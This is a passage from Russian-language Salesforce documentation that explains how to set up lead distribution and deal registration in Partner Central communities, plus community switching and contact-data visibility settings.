Сообщества Salesforce предоставляют невероятно надежный и универсальный набор инструментов для управления входящими и исходящими интересами. Используйте Partner Central, чтобы внедрить распределение интересов, вести мониторинг и регистрировать сделки несколькими нажатиями кнопки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Распространение интересов это практика управления и измерения как входящих, так и исходящих интересов по продажам, с партнерами по каналам, которые продают от вашего имени. Многие компании продают продукты через партнеров. В процессе распределения интересов компании обнаруживают интересы и передают их своим партнерам для отслеживания и продаж. Распределение интересов также известно как передача интересов.

Другие компании полагаются на своих партнеров в нахождении интересов и регистрируют их в компании. Этот процесс также известен как регистрация сделки. Менеджер канала проверяет в организации Salesforce, чтобы убедиться, что представленный интерес не создает конфликт канала с другими партнерами.

Назначение интересов партнерам

Можно назначать интересы партнерам или разрешить партнерам создавать собственную очередь интересов.

Настройка распределения интересов в сообществе Partner Central

С помощью распределения интересов можно автоматически передавать интересы, полученные с веб-сайта, из маркетинговых кампаний или программ рекомендаций. Partner Central обеспечивает совместный доступ вместе с вашими торговыми партнерами в партнерском сообществе к общему пулу интересов с использованием папки входящих интересов.

Настройка регистрации сделки в Partner Central

Программы регистрации сделок включают реселлеры, регистрирующие сделки со своим поставщиком. Поставщики, в свою очередь, приносят дополнительную прибыль реселлеру, чтобы обеспечить ранний контроль над ожидаемыми продажами для этих сделок и удержать конкурентов. После регистрации сделки другие реселлеры или ваша команда прямых продаж не могут конкурировать за зарегистрированную сделку.

Назначение интересов партнерам

Можно назначать интересы партнерам или разрешить партнерам создавать собственную очередь интересов.

Ниже перечислены доступные действия.

- **Непосредственно присваивать интересы**: Назначение каждого интереса отдельному пользователю-партнеру
- **Настраивать распределение интересов**: Назначение интересов очереди интересов и предоставление пользователям-партнерам полномочия на выбор интересов из очереди Собственный шаблон сообщества Partner Central предоставляет компонент папки входящих интересов, который можно использовать для передачи интересов партнерам. Используйте правила назначения интересов для автоматического назначения интересов пользователям-партнерам или очередям на основе определенных свойств этих интересов.

  Прим.: Действия пользователей в сообществе не инициируют правила назначения.

- **Настройка регистрации сделки**: позволяет партнерам отправлять квалифицированные или перспективные интересы для обеспечения собственного конкурентного преимущества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения интересов пользователям-партнерам:

- Редактирование для интересов

Назначение интереса пользователю-партнеру или очереди интересов аналогично назначению интереса любому другому пользователю или очереди. Интересы, назначенные пользователю или очереди, которая не принадлежит пулу интересов, отображаются на вкладке или странице «Интересы» сообщества. Данные интересы могут быть просмотрены пользователем-партнером посредством выбора соответствующего спискового представления. Интерес, который не просмотрен пользователем-партнером, отображается в списковом представлении «Мои непрочитанные интересы» жирным шрифтом.

Настройка распределения интересов в сообществе Partner Central

С помощью распределения интересов можно автоматически передавать интересы, полученные с веб-сайта, из маркетинговых кампаний или программ рекомендаций. Partner Central обеспечивает совместный доступ вместе с вашими торговыми партнерами в партнерском сообществе к общему пулу интересов с использованием папки входящих интересов.

Компании могут настраивать распределение интересов разными способами. Например, можно создать общую очередь и списковое представление интересов и использовать правила назначения для автоматической передачи интересов партнерам в папку входящих интересов. Для автоматизации этого процесса можно использовать такие возможности Salesforce CRM, как макеты страниц интересов, типы записей интересов и правила назначения. Пользователи-партнеры могут принимать присвоенные им интересы из папки входящих интересов в партнерском сообществе.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Настройте распределение интересов в вашем партнерском сообществе, чтобы воспользоваться следующими преимуществами:

- автоматической передачей интересов компании торговым партнерам;
- назначением интересов на основе критериев;
- большей вероятностью преобразования интересов;

- автоматической обработкой неактивных или тупиковых интересов.

Настройка распределения интересов для сообщества Partner Central включает следующие шаги.

Создание процесса интереса для распределения интересов

Процесс интереса позволяет определять или настраивать значения статуса или этапы для интересов.

Создание очереди для распределения интересов

Создайте очередь интересов с общим доступом и добавьте в эту очередь партнеров. Очередь это специальный тип спискового представления, к которому можно быстро открывать общий доступ для разных пользователей, групп и ролей. Фактически при создании очереди автоматически создается списковое представление в вашей организации. Параметры доступности очередей и соответствующих им списковых представлений позволяют предоставлять общий доступ к содержимому пользователям-партнерам в сообществе.

Создание макетов страниц для распределения интересов

Макеты страниц используются для управления доступностью полей и поведением разных типов пользователей и процессов продаж. При регистрации сделки могут быть поля, которые компания не хотела бы показывать партнерам.

Создание типов записей интересов для распределения интересов

Создайте запись интереса для отслеживания интересов продаж, передаваемых пользователям-партнерам. Типы записей позволяют проводить различия между интересами продаж и зарегистрированными сделками, назначать определенные макеты страниц для разных процессов и упрощают отчетность по каждому типу записи.

Создание правил назначения для распределения интересов

Правила назначения позволяют автоматически применять критерии для сортировки интересов, их постановки в очередь или выполнения необходимых действий. Например, правила сортировки можно использовать для автоматического назначения интересов в очереди папки входящих интересов на портале Partner Central.

Настройка Partner Central для распределения интересов

Partner Central обеспечивает поддержку распределения интересов. Убедитесь, что компонент папки входящих интересов работает с очередью интересов и просмотром списка и тестирует процесс распределения интересов.

Создание процесса интереса для распределения интересов

Процесс интереса позволяет определять или настраивать значения статуса или этапы для интересов.

Создайте процесс «Распределение интересов» и определите статусы, в которых может находиться интерес. При выборе значений статуса для процесса подумайте обо всех этапах, по которым пройдет интерес в этом процессе.

Совет: Чтобы использовать больше значений, чем предоставляется в основной записи процесса, прежде чем создать процесс интереса, настройте значения раскрывающегося списка «Статус интереса» для интересов.

1. В меню «Настройка» введите *процессы* в поле быстрого поиска.
2. Чтобы создать процесс интереса, например распределение интересов, выберите **«Процессы интересов»**.
3. Выберите этапы, наиболее подходящие для интереса и ваших бизнес-потребностей.
4. Сохраните процесс.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов:

- «Настройка приложения»

Создание очереди для распределения интересов

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания и изменения очередей:	«Настройка приложения» И Управление общедоступными списковыми представлениями
Для изменения доступности спискового представления интересов:	«Чтение» для интересов И Создание и настройка списковых представлений
Для создания, редактирования и удаления общедоступных списковых представлений:	Управление общедоступными списковыми представлениями

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Создайте очередь интересов с общим доступом и добавьте в эту очередь партнеров. Очередь это специальный тип спискового представления, к которому можно быстро открывать общий доступ для разных пользователей, групп и ролей. Фактически при создании очереди автоматически создается списковое представление в вашей организации. Параметры доступности очередей и соответствующих им списковых представлений позволяют предоставлять общий доступ к содержимому пользователям-партнерам в сообществе.

1. Введите строку *«Очереди»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Очереди»**.
2. Создайте очередь, чтобы определить порядок интересов в очереди для папки входящих интересов. Можно назвать эту очередь «Очередью папки входящих интересов» или любым другим именем по вашему выбору.
3. На странице сведений об очереди в разделе «Участники очереди» добавьте пользователей-партнеров, которым вы хотите передать интересы. Параметры доступности можно задавать по профилям, ролям или пользователям.
4. Сохраните очередь, при этом также сохранится списковое представление под тем же именем.
5. Затем перейдите к начальной странице объектов «Интересы» в вашей организации. Из раскрывающегося списка представлений выберите списковое представление с тем же именем, что и у очереди, и отредактируйте это списковое представление.

   Прим.: В Lightning Experience редактировать списковые представления нельзя.

6. В шаге 4: раздел «Ограничить доступность» установите свойства доступности. Например, чтобы предоставить общий доступ к очереди всем партнерам, выполните поиск по списковому представлению и предоставьте доступ к этому представлению группе «Все пользователи-партнеры», затем сохраните этот параметр.

В сообществах Partner Central можно выбрать это списковое представление для отображения папки входящих интересов в сообществе. Можно создавать несколько очередей и соответствующих списковых представлений для партнеров-пользователей и открывать к ним общий доступ. Партнеры-пользователи с полномочиями на доступ к интересам, очередям и соответствующим списковым представлениям могут просматривать все списковые представления интересов и переключаться между ними.

СМ. ТАКЖЕ:

Создание очередей

Создание макетов страниц для распределения интересов

Макеты страниц используются для управления доступностью полей и поведением разных типов пользователей и процессов продаж. При регистрации сделки могут быть поля, которые компания не хотела бы показывать партнерам.

Создайте два макета страниц: один для менеджера канала распределения и один для профиля партнера в вашем партнерском сообществе.

1. Введите строку *«Интересы»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Макеты страниц»**.
2. Создайте макет страницы интереса для пользователей-партнеров, клонировав основной макет интереса. Давайте назовем этот процесс **Распределение интересов <Профиль пользователя>**.
3. Измените макет страницы и добавьте, удалите или измените поведение полей, кнопок действия, связанных списков и макетов в зависимости от того, для кого предназначается макет. Обычно менеджеры каналов распределения могут видеть больше данных, чем пользователи-партнеры.
4. Сохраните макет страницы.
5. Повторите для профилей менеджеров каналов распределения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или настройки макетов страниц:

- «Настройка приложения»

Создание типов записей интересов для распределения интересов

Создайте запись интереса для отслеживания интересов продаж, передаваемых пользователям-партнерам. Типы записей позволяют проводить различия между интересами продаж и зарегистрированными сделками, назначать определенные макеты страниц для разных процессов и упрощают отчетность по каждому типу записи.

Прим.: Для создания типа записи интереса требуется процесс интереса и макет страницы интереса.

Распределение интересов используется для управления исходящими интересами, которые компания передает партнерам. Регистрация сделок, с другой стороны, позволяет партнерам раньше отправлять интересы, чтобы быть впереди конкурентов. И менеджеры каналов распределения, и пользователи-партнеры видят оба типа записей, но менеджерам каналов распределения обычно требуется больше возможностей для доступа к данным и управления ими. Задайте макеты страниц интересов с учетом потребностей и менеджеров каналов распределения, и пользователей-партнеров. Макеты страниц можно назначать профилям для каждого типа создаваемой записи интереса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

1. Введите строку *«Интересы»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Типы записей»**.
2. Создайте тип записи для отслеживания интересов, передаваемых партнерам для распределения интересов. Давайте назовем этот тип **«Интерес продаж»**.

   Для регистрации сделки создайте отдельный тип записи **«Регистрация сделки»**.
3. Активируйте тип записи и назначьте его соответствующим профилям партнера и менеджера канала распределения для вашего сообщества.
4. Назначьте макеты страниц профилям партнера и менеджера канала распределения.

5. Отредактируйте значения раскрывающегося списка для типа записи «Источник интереса». Включите значения, которые позволят вам отслеживать входящие интересы из регистрации сделки (от партнеров) отдельно от исходящих интересов (передаваемых партнерам).

Создание правил назначения для распределения интересов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Правила назначения позволяют автоматически применять критерии для сортировки интересов, их постановки в очередь или выполнения необходимых действий. Например, правила сортировки можно использовать для автоматического назначения интересов в очереди папки входящих интересов на портале Partner Central.

При распределении интересов используйте правила назначения для определения критериев, в соответствии с которыми необходимо распределить интересы, например, уровень партнера, его местоположение или специализация.

1. Введите строку *«Интересы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Правила назначения интересов»**.
2. Создайте правило назначения интересов, например «Все интересы отдела продаж».
3. Создайте правило для фильтрации интересов по значениям поля записи или критериям пользователя и назначьте их очереди папки входящих интересов.

   Совет: Можно также создавать правила непосредственного назначения интересов для пользователей-партнеров.

4. Для отправки уведомлений по эл. почте при назначении интереса очереди выберите шаблон эл. почты.

   Совет: Можно создавать настраиваемые шаблоны для уведомления партнеров по эл. почте.

Настройка Partner Central для распределения интересов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Partner Central обеспечивает поддержку распределения интересов. Убедитесь, что компонент папки входящих интересов работает с очередью интересов и просмотром списка и тестирует процесс распределения интересов.

1. В сообществе Partner Central перейдите на главную страницу в конструкторе сообщества.
2. Нажмите компонент папки входящих интересов и выберите представление со списком интересов, которые нужно отобразить и на которые нужно перейти. Настройте другие свойства в Редакторе свойств.
3. Чтобы сохранить изменения, опубликуйте сообщество
4. Зарегистрируйтесь в качестве партнера для проверки процесса распределения интересов.
   - Создайте несколько пробных интересов, которые соответствуют правилам назначения для очереди интересов.
   - Убедитесь, что интересы отображаются в очереди папки входящих интересов и в виде спискового представления.
   - Утверждение интереса. Утверждая интерес, партнер становится его владельцем.
   - Убедитесь, что интерес отображается в представлении списка партнеров.

Настройка регистрации сделки в Partner Central

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Программы регистрации сделок включают реселлеры, регистрирующие сделки со своим поставщиком. Поставщики, в свою очередь, приносят дополнительную прибыль реселлеру, чтобы обеспечить ранний контроль над ожидаемыми продажами для этих сделок и удержать конкурентов. После регистрации сделки другие реселлеры или ваша команда прямых продаж не могут конкурировать за зарегистрированную сделку.

Настройте регистрацию сделки на:

- автоматизацию процесса подачи и утверждения
- повышение конкурентоспособности и участия партнеров;
- предложение партнерам интересов для быстрого перехода
- получение раннего контроля над ожидаемыми продажами
- управление конфликтом канала;
- отслеживание доходов канала как внутри сообщества, так и в Salesforce.

Ниже приведена информация о том, как настроить регистрацию сделки в сообществе Partner Central.

Создание процессов для регистрации сделок

Процесс позволяет определять и настраивать этапы в процессе продаж для интересов или возможностей.

Создание макетов страниц для регистрации сделок

Макеты страниц используются для управления доступностью полей и поведением разных типов пользователей и процессов продаж. Возможно, что отдельные поля с интересами должны видеть только менеджеры каналов распределения, но не партнеры.

Создание типов записей интересов для регистрации сделки

Создайте тип записи интереса для отслеживания сделок, отправляемых партнерами в сообществах. Типы записей позволяют проводить различия между интересами продаж и зарегистрированными сделками, назначать макеты страниц для каждого профиля для регистрации сделки и упрощают отчетность по каждому типу записи.

Создайте глобальное действие, чтобы партнеры могли регистрировать сделки

Создать глобальное действие, позволяющее партнерам регистрировать сделки от сообществ. У Partner Central есть кнопка быстрого создания, в которую можно добавить глобальное действие, чтобы партнеры могли регистрировать сделки.

Настройка возможностей для регистрации сделок

Создание процесса, макета страницы и типа записи для возможности аналогично созданию всего этого для интересов.

Создание рабочих процессов утверждения для регистрации сделки

Рабочие процессы утверждения уникальны для потребностей и бизнес-процессов каждой организации.

Настройка Partner Central для регистрации сделки

Partner Central предлагает предусмотреть поддержку регистрации сделок. Используйте кнопку быстрого создания, чтобы поделиться глобальным действием для отправки зарегистрированных сделок. Шаблон содержит списковые представления интересов и сделок для пользователей-партнеров.

Создание процессов для регистрации сделок

Процесс позволяет определять и настраивать этапы в процессе продаж для интересов или возможностей.

При выборе значений статуса для процесса подумайте обо всех этапах, через которые должен пройти интерес или возможность. Например, для регистрации сделки значения статуса интереса могут быть «Новый», «Отправлено», «Утверждено», «Отклонено».

Создайте процесс для интересов. Создайте отдельный процесс для возможностей.

Совет: Чтобы использовать больше значений, чем предоставляется в основной записи процесса, прежде чем создать процесс интереса настройте значения раскрывающегося списка «Статус интереса» для интересов. Также добавьте регистрацию сделки в значения раскрывающегося списка «Источник интересов».

1. В меню «Настройка» введите *процессы* в поле быстрого поиска.
2. Чтобы создать процесс для интереса, выберите **«Процессы интересов»**. Чтобы создать процесс для возможностей, выберите **«Процесс продаж»** в разделе «Возможности».
3. Выберите этапы, наиболее подходящие для интереса или возможности и ваших бизнес-потребностей.
4. Сохраните процесс.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов:
- «Настройка приложения»

Создание макетов страниц для регистрации сделок

Макеты страниц используются для управления доступностью полей и поведением разных типов пользователей и процессов продаж. Возможно, что отдельные поля с интересами должны видеть только менеджеры каналов распределения, но не партнеры.

Создайте два макета страниц: один для менеджера канала распределения и один для профиля партнера в вашем партнерском сообществе.

1. Введите строку *«Интересы»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Макеты страниц»**.
2. Создайте макет страницы интереса для пользователей-партнеров, клонировав основной макет интереса. Давайте назовем этот процесс **Регистрация сделок <Профиль пользователя>**, или более конкретно, Регистрация сделок Пользователи-партнеры.
3. Измените макет страницы и добавьте, удалите или измените поведение полей, кнопок действия, связанных списков и макетов в зависимости от того, для кого предназначается макет.

   Совет:
   - Расширьте раздел «Значения раскрывающегося списка» в «Источнике интереса», чтобы определить, какие интересы были представлены партнерами в качестве сделок.
   - Добавьте настраиваемое поле с автонумерацией «Код сделки» в макеты страниц партнера и менеджера канала распределения. Это значение поля можно использовать как отдельный код для сделок, как для интересов, так и для возможностей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или настройки макетов страниц:
- «Настройка приложения»

4. Сохраните макет страницы.
5. Повторите для профилей менеджеров каналов распределения.

Создание типов записей интересов для регистрации сделки

Создайте тип записи интереса для отслеживания сделок, отправляемых партнерами в сообществах. Типы записей позволяют проводить различия между интересами продаж и зарегистрированными сделками, назначать макеты страниц для каждого профиля для регистрации сделки и упрощают отчетность по каждому типу записи.

Прим.: При создании типа записи интереса его необходимо связать с процессом интереса, при этом можно будет указать макеты страниц, которые должны использоваться в разных профилях. Аналогичным образом, при создании типа записи возможности требуется задать процесс продаж и макеты страниц возможностей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

1. Введите строку *«Типы записи»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Типы записей»**. Для создания записи возможности выберите **«Типы записей»** в разделе «Возможности».
2. Создайте тип записи интереса для отслеживания зарегистрированных сделок и назовите его **«Зарегистрированная сделка»**. При создании типа записи возможности создайте также один тип для зарегистрированных сделок.
3. Активируйте тип записи и назначьте его соответствующим профилям партнера и менеджера канала распределения для вашего сообщества.
4. Назначьте макеты страниц профилям партнера и менеджера канала распределения.
5. Если вы этого еще не сделали, отредактируйте значения раскрывающегося списка для поля «Источник интереса», чтобы включить в него значение для зарегистрированных сделок.

Если процесс регистрации сделок для вашей компании только что настроен, подумайте о преобразовании существующих интересов в распределение интересов, общий тип записи интересов продаж. Использование отдельных типов записей для стандартных интересов и зарегистрированных сделок упрощает процесс отчетности.

Создайте глобальное действие, чтобы партнеры могли регистрировать сделки

Создать глобальное действие, позволяющее партнерам регистрировать сделки от сообществ. У Partner Central есть кнопка быстрого создания, в которую можно добавить глобальное действие, чтобы партнеры могли регистрировать сделки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

1. Введите строку *«Глобальные действия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Глобальные действия»**.
2. Создайте глобальное действие, выберите **«Интерес»** в качестве целевого объекта и тип записи для процесса регистрации сделки.
3. Выберите или укажите подходящую метку для глобального действия. Эта метка отображается в меню кнопки «Создать» в сообществе.
4. Заполните остальные сведения и сохраните глобальное действие.
5. Настройте поля в глобальном макете действия на основе информации, которую ваши партнеры должны представлять для каждой сделки.

Совет: Используйте значение Источник интереса, чтобы указать, что интерес был охвачен в процессе Регистрации сделки.

Настройка возможностей для регистрации сделок

Создание процесса, макета страницы и типа записи для возможности аналогично созданию всего этого для интересов.

Многие компании создают отдельные процессы продаж для прямых и непрямых возможностей продаж. Некоторые компании предпочитают предоставлять краткий список значений этапов возможностей, которые являются менее подробными, в сравнении с этапами, используемыми группой прямых продаж.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

1. Создание процесса возможности.
2. Создание двух макетов страниц возможностей, одного для пользователей-партнеров, другого для менеджеров каналов распределения.
3. Создание типа записи возможности для отслеживания зарегистрированных сделок, отличного от типа записи возможности, используемого для отслеживания возможностей прямых продаж.

   Совет:

   - Многие компании хотели бы получать отдельный отчет по продажам через каналы распределения и по внутренним продажам. Использование отдельных типов отчетов для категоризации возможностей по тому, кто работает над ними внутренние группы продаж или партнеры, позволяет формировать отчет отдельно по прямым продажам и продажам через каналы распределения.
   - Сделайте этот тип записи возможности стандартным для пользователей-партнеров. Таким образом можно гарантировать, что они будут видеть один и тот же тип записи при преобразовании возможности, независимо от того, кто делает это преобразование.
   - Добавьте значение «Регистрация сделки» в значения раскрывающегося списка «Источник интереса» для данного типа записи возможности.

4. Сопоставьте любые настраиваемые поля по типу записи интереса с типом записи возможности для регистрации сделки.

Создание рабочих процессов утверждения для регистрации сделки

Рабочие процессы утверждения уникальны для потребностей и бизнес-процессов каждой организации.

Рабочие процессы утверждения должны учитывать, как необходимо маршрутизировать отправленные сделки, как необходимо фильтровать и оценивать их и какие уведомления желательно отправить. Вот несколько рекомендаций по планированию бизнес-правил утверждения.

- **Шаблоны электронной почты**: создайте шаблоны электронной почты для каждого этапа процесса утверждения, на который желательно отправлять уведомления.
- **Маршрутизация**: экран ведет по типу записи и представляет все зарегистрированные заявки на утверждение.
- **По представлению**: определите, какие значения полей изменяются в ведущей записи при представлении, например, статус ведущего; определите, должна ли ведущая запись быть заблокирована, пока она не будет утверждена или отклонена.
- **Оценка**: определите, что квалифицирует поданную заявку, которая должна учитываться при регистрации сделки; определите любые пороговые значения, критерии фильтрации и этапы, по которым нужно выполнить фильтрацию.
- **Утверждения**: определите, кому следует направлять поданную заявку. Как правило, это менеджер каналов; решите, что произойдет после утверждения;
  - измените Статус интереса к утверждённому.
  - преобразуйте интерес в возможность;
  - отправьте уведомление по электронной почте пользователю-партнеру;
  - установите дату окончания сделки и сохраните дату утверждения сделки для отчетности;
  - увеличьте любые скидки или скидки, которые можно предложить партнеру при успешном закрытии.
- **Отклонение**: решите, какие критерии дисквалифицируют интерес; отклоните статус интереса; отправьте уведомление по электронной почте, чтобы сообщить об отказе; разблокируйте ведущую запись, чтобы партнеры могли в случае необходимости модифицировать ее и повторно отправить.

Подробные инструкции см. в документации Рабочие процессы утверждения в справке Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов:
- «Настройка приложения»

Настройка Partner Central для регистрации сделки

Partner Central предлагает предусмотреть поддержку регистрации сделок. Используйте кнопку быстрого создания, чтобы поделиться глобальным действием для отправки зарегистрированных сделок. Шаблон содержит списковые представления интересов и сделок для пользователей-партнеров.

1. В сообществе Partner Central перейдите на главную страницу в конструкторе сообщества.
2. Нажмите на компонент **Быстрое создание** и добавьте другое глобальное действие. По умолчанию добавляется действие «Новая учетная запись». Нажмите его и выберите глобальное действие, которое создано для партнеров для регистрации сделок.
3. Чтобы сохранить изменения, опубликуйте сообщество.
4. Зарегистрируйтесь в качестве партнера для проверки процесса регистрации сделки.
   - Отправьте пару зарегистрированных сделок с помощью кнопки быстрого создания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

- В другом обозревателе войдите в систему, чтобы убедиться, что рабочие процессы утверждения работают. Утверждение или отклонение сделки.
- Вернувшись в сообщество, проверьте списковые представления интересов и сделок в качестве партнера.

Обучение пользователей работе с сообществами

Сообщите участникам сообщества, чего ожидать от работы сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Переключение между сообществами и организацией Salesforce
При использовании сообществ Lightning и интерфейса Lightning Experience используйте средство запуска приложений для перехода между сообществами и организацией Salesforce. При использовании сообществ Tabs + Visualforce и интерфейса Salesforce Classic используйте общий верхний колонтитул.

Предоставление общего доступа к личным контактным данным внутри сообществ
Пользователи могут определять информацию профиля, которая должна быть доступна внешним пользователям (например, клиентам и партнерам), а также гостям, просматривающим общедоступные страницы, которые не требуют входа.

Алгоритм поиска в сообществах
Возможности выполнения поиска в сообществе заметно влияют на работу его участников. Функция поиска реализуется по-разному в зависимости от того, используется в сообществе шаблон на основе конструктора сообщества или шаблон Salesforce Tabs + Visualforce. Как правило, поиски по сообществу возвращают результаты, характерные для данного сообщества.

Управление электронными уведомлениями сообщества
Электронные уведомления позволяют отслеживать важные обновления в сообществах.

Кому и какие данные доступны в сообществах?

Переключение между сообществами и организацией Salesforce

При использовании сообществ Lightning и интерфейса Lightning Experience используйте средство запуска приложений для перехода между сообществами и организацией Salesforce. При использовании сообществ Tabs + Visualforce и интерфейса Salesforce Classic используйте общий верхний колонтитул.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Переключение между организацией Salesforce и сообществами не препятствует выполнению текущих бизнес-правил. Пользователь автоматически возвращается на страницу, открытую последней, поэтому может продолжить работу без предварительного восстановления данных. Также есть возможность работать с несколькими сообществами одновременно.

Средство запуска приложений для сообществ Lightning и интерфейса Lightning Experience


Средство запуска приложений доступно в сообществах, поддерживающих решения «Служба работы с клиентами» (Napili), Partner Central и любые решения Lightning Bolt. По умолчанию средство запуска приложений в существующих сообществах скрыто, а в новых сообществах отображено.



Средство запуска приложений отображает плитку для каждого публикуемого сообщества и приложения, но область «Все элементы» и ссылка AppExchange недоступны. Участники сообществ видят только те приложения и сообщества, доступ к которым им предоставлен в профиле или наборе полномочий.

Прим.: Средство запуска приложений недоступно в мобильном приложении Salesforce1 и в сообществах Salesforce Tabs + Visualforce. Участники этих сообществ могут использовать общий верхний колонтитул для переключения между организацией Salesforce и сообществами.

Общий верхний колонтитул для сообществ Tabs + Visualforce и интерфейса Salesforce Classic



Меню, расположенное слева, позволяет переключаться между сообществами и организацией Salesforce.

- В раскрывающемся списке будут показаны все активные сообщества, в которых вы состоите.
- При наличии полномочия «Создание и настройка сообществ» также будут представлены сообщества со статусом «Предварительный просмотр», участником которых вы являетесь.
- Внутренние пользователи, которые не являются участниками сообщества, увидят только название компании.
- Внешним пользователям, принадлежащим нескольким активным сообществам, отображается раскрывающееся меню.
- Если дать внешнему пользователю, состоящему в одном активном сообществе, URL-адрес предварительного сообщества, то он не увидит раскрывающееся меню в сообществе.

Важное замечание: Если организация настраивает функцию «Мой домен», а новый настраиваемый домен еще не развернут, то переключение между сообществом и внутренней организацией перенаправляет пользователя на страницу входа Salesforce. Данный алгоритм может быть инициирован входом, выполненным посредством зарегистрированного, но неразвернутого URL-адреса функции «Мой домен». Если настраиваемый домен развернут, то выбор организации в раскрывающемся меню инициирует перенаправление пользователя во внутреннюю организацию.

Меню *«Имя пользователя»*, расположенное справа, содержит ссылки для редактирования контактных данных и выхода. Кроме того, внутренним пользователям могут отображаться ссылки «Справка и обучение» и «Настройка», а также ссылки

на другие инструменты. Отображаемые ссылки определяются предоставленными полномочиями пользователя и включенными функциями.

СМ. ТАКЖЕ:

Включение средства запуска приложений в сообществах Lightning

Включение общего верхнего колонтитула для сообществ

Настройка и управление сообществами Salesforce

Предоставление общего доступа к личным контактным данным внутри сообществ

Пользователи могут определять информацию профиля, которая должна быть доступна внешним пользователям (например, клиентам и партнерам), а также гостям, просматривающим общедоступные страницы, которые не требуют входа.

Система позволяет защищать личные контактные данные путем их полного или частичного сокрытия от участников сообщества. Внешним пользователям могут быть недоступны должности, номера телефонов и другие контактные данные. Клиенты и партнеры могут скрывать от других клиентов и партнеров все свои контактные данные.

Доступность может контролироваться посредством пользовательского интерфейса или интерфейса API. Можно показывать данные только сотрудникам, участникам сообщества, не являющимся сотрудниками вашей компании, или гостям, не выполнившим вход в систему. К отдельным полям имеют доступ все пользователи, имеющие доступ к сообществу. Некоторые поля поддерживают до трех уровней доступности.

- «Сотрудники»: данные могут просматриваться только участниками внутренней организации.
- «Внешний»: данные могут просматриваться участниками внутренней организации и внешними участниками (например, клиентами и партнерами). Внешние пользователи — это пользователи с лицензиями сообщества, клиентского или партнерского портала.
- «Общедоступный»: данные могут просматриваться любыми пользователями, включая пользователей-гостей, просматривающих общедоступные страницы, которые не требуют входа. Пользователи-гости могут заходить на общедоступные страницы сообществ по лицензии пользователя-гостя, связанной с каждым сайтом или сообществом.

Значение `true`, заданное полю API-объекта User, предоставляет доступ типу пользователя, указанному в имени поля (внешние пользователи или пользователи-гости).

Ниже перечислены рекомендации по определению доступности контактных данных.

- Выбранные параметры применяются к каждому сообществу со своим участием.
